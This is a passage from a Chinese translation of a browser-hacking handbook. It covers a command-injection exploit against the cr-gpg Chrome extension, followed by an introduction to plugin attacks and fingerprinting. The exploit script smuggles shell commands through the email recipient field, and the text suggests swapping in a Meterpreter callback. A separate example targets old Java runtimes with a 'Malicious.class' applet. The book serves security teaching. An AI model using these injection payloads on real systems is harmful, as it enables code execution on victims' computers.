cr-gpg扩展调用NPAPI插件，实现对邮件的加密和解密。这个扩展将邮件内容及收件人信息传递给后端处理。NPAPI接到信息，然后在Windows平台中，使用gmailGPG.dll作为接口，调用文件系统中的gpg.exe二进制文件。当然，操作系统不同，命令也就不同。gmailGPG.dll使用的下面的C++代码，利用了可执行文件gpg.exe[49]：

```
// 针对已有的收件人列表加密消息
FB::variant gmailGPGAPI::encryptMessage(const FB::variant& recipients,
      const FB::variant& msg)
{
  string tempFileLocation = m_tempPath + "errorMessage.txt";
  string tempOutputLocation = m_tempPath + "outputMessage.txt";
  string gpgFileLocation = "\""+m_appPath +"gpg.exe\" ";

  vector<string> peopleToSendTo =
  recipients.convert_cast<vector<string> >();
  string cmd = "c:\\windows\\system32\\cmd.exe /c ";
  cmd.append(gpgFileLocation);
  cmd.append("-e --armor");
  cmd.append(" --trust-model=always");
  for (unsigned int i = 0; i < peopleToSendTo.size(); i++) {
```

```
    cmd.append(" -r");
    cmd.append(peopleToSendTo.at(i));
  }
  cmd.append(" --output ");
  cmd.append(tempOutputLocation);
  cmd.append(" 2>");
  cmd.append(tempFileLocation);

  sendMessageToCommand(cmd,msg.convert_cast<string>());

  <snip>
}
```

这一段代码中包含命令注入漏洞。仔细看，你会发现收件人列表并未经过过滤，随后就被添加到cmd字符串上。然后，操作系统就执行了cmd字符串。结果的命令行是：

```
gpg -e --armor --trust-model=always -r <recipient> --output out.txt 2>err.txt
```

接下来需要与NPAPI插件通信，以成功发起操作系统命令注入攻击。我们知道，内容脚本使用消息与后台页面通信。后台页面然后再告诉NPAPI做什么。最后，响应再通过这个序列被发回到内容脚本，当然顺序相反。

后台页面[50]通过指定MIME类型application/x-gmailgpg初始化嵌入插件对象，这样就可以通过脚本语言访问它。以下代码展示了后台页面是如何实现这个过程的：

```
<object id="plugin0" type="application/x-gmailgpg"></object><br />
<script>
  var alerted = false;
  function plugin0()
  {
    return document.getElementById('plugin0');
  }
  var testSettings = function(){

  };

  chrome.extension.onRequest.addListener(
  function(request, sender, sendResponse) {
    var gpgPath = localStorage['gpgPath'];
    var tempPath = localStorage['tempPath'];
    if(!gpgPath){
    gpgPath = '/opt/local/bin/';
    };
    if(!tempPath){
      tempPath = '/tmp/';
    };
    plugin0().appPath = gpgPath;
    plugin0().tempPath = tempPath;
    if (request.messageType == 'encrypt'){
      var mailList = request.encrypt.maillist;
      if( localStorage["useAutoInclude"] &&
          localStorage["useAutoInclude"] != 'false'){
        mailList.push(localStorage["personaladdress"]);
```

```
    }
    var mailMessage = request.encrypt.message;
    sendResponse({message: plugin0().encrypt(mailList,mailMessage),
        domid:request.encrypt.domel});
  }else if(request.messageType == 'sign'){
```

这段代码还在后台页面中添加了监听器，将由内容脚本传入消息时使用。这里要注意的是encrypt消息类型，因为它是向NPAPI插件注入代码的关键。

变量mailList未经任何过滤就被传递给了插件。这样你就拥有了一条从加密内容到NPAPI插件调用再到操作系统的攻击路径。

不过，最后还有个小问题。这里使用两个不同的加密函数名：其中一个是encrypt，另一个是encryptMessage。gmailGPGAPI.cpp文件中有一个映射，告诉插件应该与JavaScript共享哪一个函数：

```
gmailGPGAPI::gmailGPGAPI(const gmailGPGPtr& plugin,
  const FB::BrowserHostPtr& host) : m_plugin(plugin), m_host(host)
{
  registerMethod("encrypt", make_method(this, &gmailGPGAPI::encryptMessage));
  registerMethod("decrypt", make_method(this, &gmailGPGAPI::decryptMessage));
```

下面我们把这些都串在一起，发起一次命令注入攻击。以下代码改编自一个公开披露的利用[51]：

```
windows_command ='%SystemRoot%\\system32\\calc.exe';
linux_command ='touch /tmp/bhh';
command = windows_command;

if (navigator.platform.indexOf('Win') !== -1) {
  var nul = "nul";
  var cmdsep = '&';
  var cmdpref = " start /min ";
} else {
  var nul = "/dev/null";
  var cmdsep = ';';
  var cmdpref = "";
};

chrome.extension.sendRequest({
  'messageType':'encrypt',encrypt:{
    'message':'Brower Hacker's Handbook',
      'domel':'',
      'maillist':['wade@browserhacker.com --no-auto-key-locate >' +
        nul + cmdsep + cmdpref +
        command + cmdsep + ‘echo ‘
    ]
  }
});
```

把这段代码加密并发送给目标之后，只要使用cr-gpg扩展解密就会执行。本节前面探讨了一个基本的XSS攻击。这里稍加扩展，将要注入的内容放到内容脚本中，然后不动声色地传递给后台页面，最终传递给NPAPI插件。于是就会调用如下操作系统命令：

7

```
gpg -e --armor --trust-model=always -r wade@browserhacker.com
 --no-auto-key-locate >nul& start /min %SystemRoot%\system32\calc.
exe&echo --output out.txt 2>err.txt
```

这个命令会因为脚本执行而执行。当然，这里启动的是calc.exe，用户会看到。你想执行什么，可以自己任意修改。比如，启动Meterpreter，并在用户不注意的情况下回连到你的服务器。

这个漏洞在被报告给厂商后，迅速被修复了。功能由调用操作系统改为调用更安全的libgpgme API。这一修改让这类攻击彻底没有了机会。

这里介绍的cr-gpg的漏洞涉及扩展与插件的一些交叉地带，展示了如何通过命令注入利用Chrome扩展，执行任意可执行文件。相信读者也可以利用相同的方法，去寻找其他扩展中的类似漏洞。

7.4　小结

把功能从浏览器核心转移到扩展中，确实能够防止浏览器体积过大。但是，这样一来也就把一些重要功能的开发和维护，交到了安全意识没有那么强的一些开发者手中。安全意识差，同时还被赋予了较高权限，就导致很多扩展出现了安全问题。有人认为，浏览器本身没有过于膨胀的代价是整体安全性降低了。

对于扩展如何增强浏览器体验，可以从多个角度去看待。有时候，或许把扩展看成每个页面都会运行的一种虚拟的Web应用更合适。而另一时候，或许可以把它们看成安装在操作系统中的应用。无论如何，都应该知道它们会在特权环境下运行，并且有权访问特权API。

本章分析了浏览器扩展的构成，以及如何检测勾连浏览器是否安装了你想攻击的扩展。我们探讨了多个扩展攻击面，以及不同的漏洞类别。通过学习，掌握了跨上下文脚本攻击的原理，以及扩大权限的一些可靠方法。

总之，这一章全面讨论了利用Chrome和Firefox扩展的复杂技术。下一章会深入研究浏览器插件。插件是增强浏览器体验的另一种流行的方式，同样也有着可观的攻击面。

7.5　问题

(1) 比较一下Chrome和Firefox浏览器的扩展安全模型有何异同。
(2) 采集扩展指纹的有效方法有哪些？
(3) 什么是chrome://区域？为什么这个区域很重要？
(4) CSP如何应用于浏览器扩展？
(5) SOP如何应用于浏览器扩展？
(6) 如何在Firefox扩展中执行操作系统命令？
(7) 如何在Chrome扩展中执行操作系统命令？
(8) 内容脚本拥有什么特权？
(9) 后台页面拥有什么特权？

(10) Firefox扩展拥有什么特权?

要查看问题答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

7.6 注释

1. Google. (2013). *Google Analytics Opt-out Add-on*. Retrieved November 30, 2013 from https://chrome.google.com/webstore/detail/google-analytics-opt-out/fllaojicojecljbmefodhfapmkghcbnh
2. Microsoft. (2013). *How do browser add-ons affect my computer*. Retrieved November 30, 2013 from http://windows.microsoft.com/en-AU/windows-vista/How-do-browser-add-ons-affect-my-computer
3. Wikipedia. (2013). *Mozilla Add-ons*. Retrieved November 30, 2013 from http://en.wikipedia.org/wiki/Mozilla_Add-ons
4. Roberto Suggi Liverani, Nick Freeman. (2009). *Abusing Firefox Extensions*.Retrieved November 30, 2013 from http://www.security-assessment.com/files/documents/presentations/liverani_freeman_abusing _firefox_extensions_defcon17.pdf
5. Mozilla. (2013). *nsIOutputStream*. Retrieved November 30, 2013 from https://developer.mozilla.org/en-US/docs/XPCOM_Interface_Reference/nsILoginManager#searchLogins()
6. Nick Freeman. (2009). *ScribeFire (Mozilla Firefox Extension)—Code InjectionVulnerability*. Retrieved November 30, 2013 from http://www.securityassessment.com/files/advisories/ScribeFire _ Firefox _ Extension _ Privileged _ Code _ Injection.pdf
7. Roberto Suggi Liverani and Nick Freeman. (2010). *Exploiting Cross ContextScripting Vulnerabilities in Firefox*. Retrieved November 30, 2013 from http://www.security-assessment.com/files/documents/whitepapers/ Exploiting _Cross _ Context _ Scripting _ vulnerabilities _ in _ Firefox.pdf
8. Mozilla. (2013). *nsIOutputStream*. Retrieved November 30, 2013 from https://developer.mozilla.org/en-US/docs/XPCOM _ Interface _ Reference/nsIOutputStream
9. Mozilla. (2013). *Displaying web content in an extension without security issues*.Retrieved November 30, 2013 from https://developer.mozilla.org/en-US/docs/Displaying_web_content_in_an_extension_without _security_issues
10. Adam Barth, Adrienne Porter Felt, Prateek Saxena, and Aaron Boodman.(2012). *Protecting Browsers from Extension Vulnerabilities*. Retrieved November 30, 2013 from http://www.cs.berkeley.edu/~afelt/secureextensions.pdf
11. Google. (2013). *Google Chrome Webstore*. Retrieved November 30, 2013 from https://chrome.google.com/webstore/category/extensions
12. Nicholas Carlini, Adrienne Porter Felt, and David Wagner. (2012).*An Evaluation of the Google Chrome Extension Security Architecture*.Retrieved November 30, 2013 from http://www.eecs.berkeley.edu/~afelt/extensionvulnerabilities.pdf
13. W3C. (2012). *Content Security Policy 1.0*. Retrieved November 30, 2013 from http://www.w3.org/TR/CSP/
14. Google. (2013). *Content scripts*. Retrieved November 30, 2013 from https://developer.chrome.com/extensions/content_scripts.html

7

15. Google. (2013). *NPAPI*. Retrieved November 30, 2013 from http://developer.chrome.com/extensions/npapi.html
16. Wikipedia. (2013). *NPAPI*. Retrieved November 30, 2013 from https://en.wikipedia.org/wiki/NPAPI
17. Google. (2013). *NPAPI warning*. Retrieved November 30, 2013 from http://developer.chrome.com/extensions/npapi.html#warning
18. Google. (2013). *Permission warning*. Retrieved November 30, 2013 from https://developer.chrome.com/extensions/permission _ warnings.html
19. Google. (2013). *Messaging security considerations*. Retrieved November30, 2013 from http://developer.chrome.com/extensions/messaging.html#security-considerations
20. Google. (2013). *Content security policy*. Retrieved November 30, 2013 from http://developer.chrome.com/extensions/contentSecurityPolicy.html
21. Microsoft. (2013). *Browser Extensions*. Retrieved November 30, 2013 from http://msdn.microsoft.com/en-us/library/aa753587(v=vs.85).aspx
22. Microsoft. (2013). *Browser Extensions Overviews and Tutorials*. Retrieved November 30, 2013 from http://msdn.microsoft.com/en-us/library/aa753616(v=vs.85).aspx
23. Microsoft. (2013). *About Browser Extensions*. Retrieved November 30, 2013 from http://msdn.microsoft.com/en-us/library/aa753620(v=vs.85).aspx
24. Giovanni Cattani. (2013). *Detecting Chrome Extensions in 2013*.Retrieved November 30, 2013 from http://gcattani.co.vu/2013/03/detecting-chrome-extensions-in-2013/
25. Krzysztof Kotowicz. (2012). *Chrome addons enumeration*. Retrieved November 30, 2013 from http://koto.github.io/blog-kotowicz-net-examples/chrome-addons/enumerate.html
26. Krzysztof Kotowicz. (2013). *XssChef*. Retrieved November 30, 2013 from https://github.com/koto/xsschef/blob/master/tools/scrap.php
27. Giovanni Cattani. (2013). *The evolution of Chrome extensions*. Retrieved November 30, 2013 from http://blog.beefproject.com/2013/04/the-evolution-of-chrome-extensions.html
28. Joseph Bonneau. (2011). *Measuring password re-use empirically*. RetrievedNovember 30, 2013 from http://www.lightbluetouchpaper.org/2011/02/09/measuring-password-re-use-empirically/
29. Paul Smith. (2012). *LinkedIn breach has wider impact on users' security*.Retrieved November 30, 2013 from http://www.brw.com.au/p/technology/linkedin_breach_has_wider_impact_OX43PuN2b7KS56Z0pAX0bM
30. Dave Drager. (2011). *Five Best Browser Security Extensions*. Retrieved November 30, 2013 from http://lifehacker.com/5770947/five-best-browser-security-extensions
31. Wikipedia. (2013). *Cross-zone scripting*. Retrieved November 30, 2013 from http://en.wikipedia.org/wiki/Cross-zone_scripting
32. Petko Petkov. (2006). *Cross-content scripting with Sage*. Retrieved November 30, 2013 from http://www.gnucitizen.org/blog/cross-context-scripting-with-sage/
33. Stackoverflow. (2013). *Load remote webpage in background page: Chrome Extension*.Retrieved November 30, 2013 from http://stackoverflow.com/questions/11845118/load-remote-webpage-in-background-page-chrome-extension
34. Amazon. (2013). *Amazon 1Button App for Chrome*. Retrieved November 30, 2013 from https://chrome.google.com/webstore/detail/amazon-1button-app-for-ch/pbjikboenpfhbbejgkoklgkhjpfogcam

35. Aldo Cortesi. (2013). *MITMproxy*. Retrieved November 30, 2013 from http://mitmproxy.org/
36. Ezanker. (2013). *ezLinkPreview*. Retrieved November 30, 2013 from http://www.simpledifference.com/ezanker/
37. Google. (2013). *Chrome tabs: execute script*. Retrieved November 30, 2013 from http://developer.chrome.com/extensions/tabs.html#method-executeScript
38. Michael Gundlach. (2013). *AdBlock*. Retrieved November 30, 2013 from https://chrome.google.com/webstore/detail/adblock/gighmmpiobklfepjocnamgkkbiglidom
39. Wladimir Palant. (2011). *Add frame busting code to HTML pages*.Retrieved November 30, 2013 from https://github.com/adblockplus/adblockpluschrome/commit/4b50a67f8d5a24b8e1298320536c30f2e4e38448
40. Krzysztof Kotowicz. (2012). *Chrome addons hacking: Bye Bye AdBlock filters!* Retrieved November 30, 2013 from http://blog.kotowicz.net/2012/03/chrome-addons-hacking-bye-bye-adblock.html
41. Adblockforchrome. (2012). *Adblockforchrome: subscribe.js*. Retrieved November 30, 2013 from https://code.google.com/p/adblockforchrome/source/browse/trunk/pages/subscribe.js?spec=svn5004&r=3525
42. Adblockforchrome. (2012). *Adblockforchrome: functions.js*. Retrieved November 30, 2013 from https://code.google.com/p/adblockforchrome/source/browse/trunk/functions.js?r=3525
43. Scribefire. (2013). *Scribefire*. Retrieved November 30, 2013 from http://www.scribefire.com/
44. Eldar Marcussen. (2013). *FirePHP firefox plugin remote code execution*. Retrieved November 30, 2013 from http://www.justanotherhacker.com/advisories/JAHx132.txt
45. Krzysztof Kotowicz. (2012). *Owning a system through a Chrome extension—cr-gpg 0.7.4 vulns*. Retrieved November 30, 2013 from http://blog.kotowicz.net/2012/09/owning-system-through-chrome-extension.html
46. Thinkst. (2013). *Cr-gpg*. Retrieved November 30, 2013 from http://thinkst.com/tools/cr-gpg/
47. Jameel Haffejee. (2011). *Cr-gpg: content_script.js*. Retrieved November 30, 2013 from https://github.com/RC1140/cr-gpg/blob/v0.7.4/chromeExtension/content_script.js#L29
48. Jameel Haffejee. (2011). *Cr-gpg: manifest.json*. Retrieved November 30, 2013 from https://github.com/RC1140/cr-gpg/blob/v0.7.4/chromeExtension/manifest.json#L19
49. Jameel Haffejee. (2011). *Cr-gpg: gmailGPGAPI.cpp*. Retrieved November 30, 2013 from https://github.com/RC1140/cr-gpg/blob/v0.7.4/gmailGPG/windows/gmailGPGAPI.cpp#L129
50. Jameel Haffejee. (2011). *Cr-gpg: background.html*. Retrieved November 30, 2013 from https://github.com/RC1140/cr-gpg/blob/v0.7.4/chromeExtension/background.html#L5
51. Krzysztof Kotowicz. (2012). *Cr-gpg exploit*. Retrieved November 30, 2013 from https://github.com/koto/blog-kotowicz-net-examples/blob/master/chrome-addons/cr-gpg/exploit.js

第 8 章

攻击插件

虽然浏览器主要负责渲染网页，但总有很多情况需要播放影片或与三维模型交互。而要具备这些能力，甚至需要集成其他应用或编程语言，比如Microsoft Excel或Java，才能具备富交互内容与特性。这些额外的功能并不一定是浏览器开发商希望原生支持的，因此他们会提供一种方式，供应用开发者通过插件接口来实现这些功能。

插件接口将外部代码或应用绑定到浏览器，从而利用这些第三方插件执行更多任务。与任何应用一样，代码中存在的缺陷会导致信息泄露、代码执行，以及其他非预期的行为。

这一章，我们会介绍如何识别Acrobat Reader、Java和Flash等插件。识别插件后，就可以利用这些插件的已知漏洞，绕开浏览器的防御机制。最后，我们会讨论在利用插件攻击浏览器的基础上更进一步，即攻击操作系统的技术。

8.1 理解插件

接下来几节会介绍什么是插件，插件与扩展有什么区别，以及插件与用户的交互方式。通过深入理解这些概念，可以建立对插件进行指纹采集和攻击的基础，继而也就能更好地理解插件对安全的影响有多大。

插件是连接浏览器和外部代码库或应用的一座桥梁。安装插件后，会有新代码进入浏览器。这些代码能够把外部应用链接到浏览器，从而让浏览器能够访问外部应用中的代码。提供插件接口，以便在浏览器内部支持那些原先只有外部应用支持的文件格式，极大增强了浏览器自身的处理能力。

插件由两部分组成：浏览器API和脚本API。浏览器API控制浏览器与外部代码的交互，以实现渲染新类型的内容。比如，可以让浏览器利用Adoble Reader的代码，在浏览器中显示PDF文件。这些插件通常都使用标准的API，比如ActiveX（Windows）或跨平台的Netscape API（NPAPI）。

脚本API允许浏览器内部的代表插件的对象可以通过Web API来操纵，通常使用JavaScript。这两个API合起来可以供Web开发者显示内容、操作内容，并向用户展示内容，而且内容既能做到格式美观，还具有功能性。

Chrome也允许插件在独立的进程空间中运行，保证插件崩溃不会导致浏览器整体崩溃。当然，这个机制也限制了有问题的插件干扰浏览器正常运行。不过，虽然插件运行在独立的进程中，

也不是不能被利用，而且在某些情况下，不仅能通过它们访问浏览器，还能访问底层操作系统。

我们在攻击浏览器时，经常会看到这些类型的插件，包括Flash、Acrobat、Java、QuickTime、Silverlight、RealPlayer和VLC等。这些插件支持PDF、Java小程序、影片和高级图形处理能力，是与它们各自的父程序一道安装的。

在Firefox中打开Add-ons Manager，选择Plugins标签，如图8-1所示，可以看到Firefox中已经安装了哪些插件。Chrome、IE及其他浏览器中也差不多，只不过有些选项的名字不同而已。




图8-1 Firefox Plugins控制面板显示已安装的插件

8.1.1 插件与扩展的区别

从扩展浏览器功能这个角度看，插件和扩展是类似的。它们的区别主要在于，扩展是通过JavaScript和其他API利用已有的浏览器接口来增加功能，而插件利用的是外部代码。

扩展通常在多个页面中都是有效的，因为它们从整体上扩展了浏览器的功能。而插件则是为特定的文件格式设计的。只有当浏览器遇到特定文件格式时，才会用到插件，比如相应的文件通过`<object>`或`<embed>`标签被嵌入网页，或者浏览器接收到了特定的文件。Content-type引用一个MIME类型，表示浏览器应用如何处理这种文件。

图8-2展示了通过`curl`请求的一个PDF文件的Content-type首部。响应中包含的Content-type值是`application/pdf`。浏览器在遇到这个URL时，比如http://media.blackhat.com/bh-us-12/Briefings/ Ocepek/BH_US_12_Ocepek_Linn_BeEF_MITM_WP.pdf，它就知道要用Adobe Acrobat插件，因为Acrobat已经将自己注册为这种MIME类型的处理程序。



图8-2 通过`curl`访问PDF文件时的内容类型为`application/pdf`

8.1.2 插件与标准程序的区别

插件与标准程序的区别在于，它们独立地扩展浏览器功能。插件通常会与外部应用调用相同的代码。正因为如此，如果应用中存在漏洞，那么相应的插件中也经常会存在漏洞。换句话说，如果Adobe Acrobat的某个程序库中有漏洞，那么该漏洞可能既可以从外部应用中调用，也可以在浏览器中调用。

插件拥有的功能可能会少一些，或者说与完整的应用相比，它的功能会被减少一些。因此，可能还是把文件下载下来，然后在浏览器外部打开查看更好一些。

一般来说，当应用更新时，如果插件与外部应用关联着，那么插件也会更新。如果此时浏览器正处于打开状态，那么就需要重新启动才能使用更新后的插件。因为它们共享相同的基础代码，在底层代码改变后，加载到浏览器中的插件可能会变得不稳定。

8.1.3 调用插件

如前所述，插件可以通过两种途径调用：Web服务器交付的Content-type与相应的MIME类型匹配，或者通过`<embed>`或`<object>`标签。以下是在网页中嵌入Flash文件的代码示例：

```
<object data="flashdemo.swf" type="application/x-shockwave-flash">
<param name="bhh" value="true">
</object>
```

这个示例代码告诉浏览器在页面中嵌入一个对象。在文件加载后，通过MIME确定的内容类型为Flash对象。这就告诉浏览器应该使用Flash插件加载这个对象。最后，它还向Flash插件中传入了`bhh`参数。

点击播放

Click to Play（点击播放）是一个保障用户安全的措施，即在运行插件之前请求用户授权[1]。比如，Mozilla就实现了这个机制，在因为不同需求安装了多个版本的应用时，它会通过这个机制来阻止网站调用老版本的插件。

有了点击播放机制，那些需要调用老版本Flash、Acrobat Reader或Java的攻击就会受到影响，因为用户必须点击屏幕上某个区域，才能激活插件，运行代码。除了限制老版本插件的执行外，这种机制也减小了用户无意识地执行插件的可能性。谷歌 Chrome 包括类似的特性，但它不是默认启用的。

在Firefox中指定特定的Java运行时

如果你确定勾连的Firefox浏览器有权访问某个老版本的JRE（Java Runtime Environment，Java运行时环境），那么可以在`<embed>`标签里修改`type`属性，并使用老版本的JRE运行小程序。比如，下面这段代码：

```
<embed code="Malicious.class"
width="1" height="1"
type="application/x-java-applet;version=1.6.0"
pluginspage="http"://java.sun.com/j2se/1.6.0/download.html />"
```

在这里，Malicious.class小程序会尝试用支持MIME类型`application/x-java-applet;version=1.6`的JRE来运行。如果系统中安装了一个版本大于或等于该指定版本的JRE，就会以这个JRE来运行这个小程序。否则，就会把用户转到`pluginspage`属性指定的URL。

另外，再看一下这个例子：

```
<embed code="Malicious.class"
width="1" height="1"
type="application/x-java-applet;jpi-version=1.6.0_18"
pluginspage="http://java.sun.com/j2se/1.6.0/download.html" />
```

这时候，Malicious.class小程序会尝试在JRE 1.6.0_18中运行。如果没有对应版本的JRE，那么用户就会被重定向到`pluginspage`属性指定的URL。

如果你的目标是某个受特定攻击或点击播放漏洞影响的Java版本，那这些方法可能会帮到你，具体情形将在8.3.2节再详细介绍。

8

点击播放本身内置有一个屏蔽列表，在Mozilla知道会导致安全问题的时候，会自动启用插件的这个特性[2]。不过，点击播放也存在一些安全漏洞，受到各种绕行方案的挑战。不要害怕，稍后我们会详细介绍这些漏洞和方案。

在激活点击播放机制的情况下，浏览器会在用户明确得到提示，并点击Accept（接受）之后才会运行插件。图8-3展示了三种不同的插件：需要提示用户来激活的Java插件，会自动播放的QuickTime插件，以及除非用户重新启用，否则永远不会激活的旧版本的Acrobat插件。




图8-3　Firefox的插件选项显示了三种不同的插件状态

8.1.4　插件是怎么被屏蔽的

在探讨插件是怎么被屏蔽的之前，首先我们得理解为什么插件会被屏蔽。没错，安全是最明显的理由。不过，屏蔽插件还有其他原因，比如某些插件由于支持流媒体而违反公司制度、涉及隐私，或者可能影响员工工作效率。

可以通过在公司管理的计算机上应用配置来屏蔽插件，或者由提供商自已屏蔽。比如，微软为了阻止黑客利用，曾以安全补丁的形式发布过针对某些有漏洞的ActiveX插件的kill bits[3]。Kill bits就是注册表中的配置项，可以将COM或ActiveX对象标记为不能在浏览器中加载。Mozilla也对用户屏蔽了老版本的Java，以减少被攻击的可能。很多公司也部署了自己的ActiveX kill bits，用于禁用那些可能被第三方利用的插件。Adobe产品就是一个例子，在公司环境中要想给它们打补丁可不容易。

苹果在2013年初加入了屏蔽插件的公司行列，当时它屏蔽了Java 7，以保护用户不会因漏洞版本而受到威胁[4]。为此，苹果修改了其防恶意软件Xprotect的配置文件，以屏蔽Java插件。要想知道你的Mac屏蔽了什么，可以查看plist这个XML文件，路径是/System/Library/CoreServices/CoreTypes.bundle/Contents/Resources/Xprotect.plist。

同样，针对ActiveX的kill bits也面世了，用于防止有漏洞的软件在Windows中运行[5]。通过在HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\ActiveX Compatibility中设置正确的kill bit值，可以强制不在IE中加载特定版本的ActiveX，而不屏蔽所有版本。

Firefox没有提供这些企业级的方案。不过，它内置的黑名单也可以屏蔽已知的恶意插件。Java插件也在Firefox的黑名单中，这个名单是自动更新的。但这种方式可能会给企业用户造成一些问题，因为用户可以重新启用被屏蔽的插件。

8.2　采集插件指纹

与攻击浏览器扩展类似，如果你提前知道了自己要对付的是什么，那么攻击插件也会容易很多。采集插件指纹非常类似于采集浏览器指纹，就是向浏览器发送请求，确定运行的到底是什么。本节介绍检测和采集浏览器插件指纹的不同方法。

8.2.1 检测插件

检测插件很容易，有手工和自动两种方式。某些插件稍微会麻烦一点，麻烦的地方包括提交简单的DOM请求，以加载特定类型的文件。通过综合使用相关技术，应该可以检测出大多数浏览器插件，不仅可以知道它们是否处于活动状态，还可以确定版本。

本小节首先介绍如何手工查询浏览器插件。然后，在接下来几小节，我们再介绍如何利用框架和插件自动检测插件的版本，为攻击做准备。

Firefox和Chrome会把安装的插件放在一个DOM对象`navigator.plugins`中[6]，因此手工查询起来非常方便。为此，只要简单创建一个网页，结合Mozilla参考信息输出一个表格即可：


```
<HTML>
<BODY>
<SCRIPT>
var pluginLen = navigator.plugins.length;
document.write("<TABLE><TR><TH COLSPAN=4>");
document.write(
  "Plugins Found: " + pluginLen.toString() + " </TH></TR>" +
  "<TR><TH>Name</TH><TH>Filename</TH>" +
  "<TH>Description</TH><TH>Version</TH></TR>\n"
);

for(var i = 0; i < pluginLen; i++) {
  document.write(
    "<TR><TD>"+
    navigator.plugins[i].name +
    "</TD><TD>" +
    navigator.plugins[i].filename +
    "</TD><TD>" +
    navigator.plugins[i].description +
    "</TD><TD>" +
    navigator.plugins[i].version +
    "</TD></TR>\n"
  );
}
document.write("</TABLE>");
</SCRIPT>
</BODY>
</HTML>
```

把前面代码保存为HTML文件，然后加载到浏览器，就会输出一个如图8-4所示的表格，列出每种插件的名称和版本。可以从中看出哪些插件是激活的，能直接调用，哪些插件需要“点击播放”，另外有些插件可能需要进一步加以确认。

在图8-4中，可以看到运行前面代码之后的结果，其实就是简单地枚举了`navigator.plugins`这个DOM对象。

在Firefox和Chrome中，可以进一步检测`navigator.mimeTypes`这个DOM对象。通过查询这个对象返回的数组，可以知道相应的插件是否返回`MimeType`对象，或者返回`undefined`。



Plugins Found: 13

Name	Filename	Description	Version
Shockwave Flash	Flash Player.plugin	Shockwave Flash 11.8 r800	11.8.800.168
Google Talk Plugin	googletalkbrowserplugin.plugin	Version 4.5.2.14837	4.5.2.14837
Google Talk Plugin Video Renderer	o1dbrowserplugin.plugin	Version 4.5.2.14837	4.5.2.14837
Google Talk Plugin Video Accelerator	npgtpo3dautoplugin.plugin	Google Talk Plugin Video Accelerator version:0.1.44.29	0.1.44.29
Java Applet Plug-in	JavaAppletPlugin.plugin	Displays Java applet content, or a placeholder if Java is not installed.	Java 7 Update 21
QuickTime Plug-in 7.7.1	QuickTime Plugin.plugin	The QuickTime Plugin allows you to view a wide variety of multimedia content in web pages. For more information, visit the QuickTime Web site.	7.7.1
SharePoint Browser Plug-in	SharePointBrowserPlugin.plugin	Microsoft Office for Mac SharePoint Browser Plug-in	14.2.5
Facebook Video Calling Plugin	FacebookVideoCalling.webplugin	Facebook Video Calling by Skype	1.2.0.157
20-20 3D Viewer for Web v5.0.7.0	NP_2020Player_WEB.plugin	20-20 Technologies - 20-20 3D Viewer for Web v5.0.7.0	5.0.7.0
	DirectorShockwave.plugin		11.5.7r609
	fbplugin_1_0_1.plugin		1.0
Flip4Mac Windows Media Plugin 2.2	Flip4Mac WMV Plugin.plugin	The Flip4Mac WMV Plugin allows you to view Windows Media content using QuickTime.	2.2.0.49
iPhotoPhotocast	iPhotoPhotocast.plugin	iPhoto6	7.0

图8-4　枚举DOM对象`navigator.plugins`

通过使用!!技巧（6.1.2节介绍过），很容易根据MIME类型检测出浏览器是否安装了Flash：

```
>>> !!navigator.mimeTypes["application/x-shockwave-flash"]
true
```

在IE中，多数插件都在ActiveX控件中执行。检测系统中是否安装了某插件的最简单方式，就是尝试实例化一个ActiveX对象，并检测实例化之后返回的是不是一个有效的对象。比如，要检测IE中是否启用了Flash，可以执行以下JavaScript代码：

```
flash_versions = 11;
flash_installed = false;
objname = "ShockwaveFlash.ShockwaveFlash.";
if (window.ActiveXObject) {
  for (x = 2; x <= flash_versions; x++) {
    try {
      Flash = eval("new ActiveXObject('" + objname + x + "');");
      if (Flash) {
        flash_installed = true;
      }
    } catch (e) { }
  }
}
```

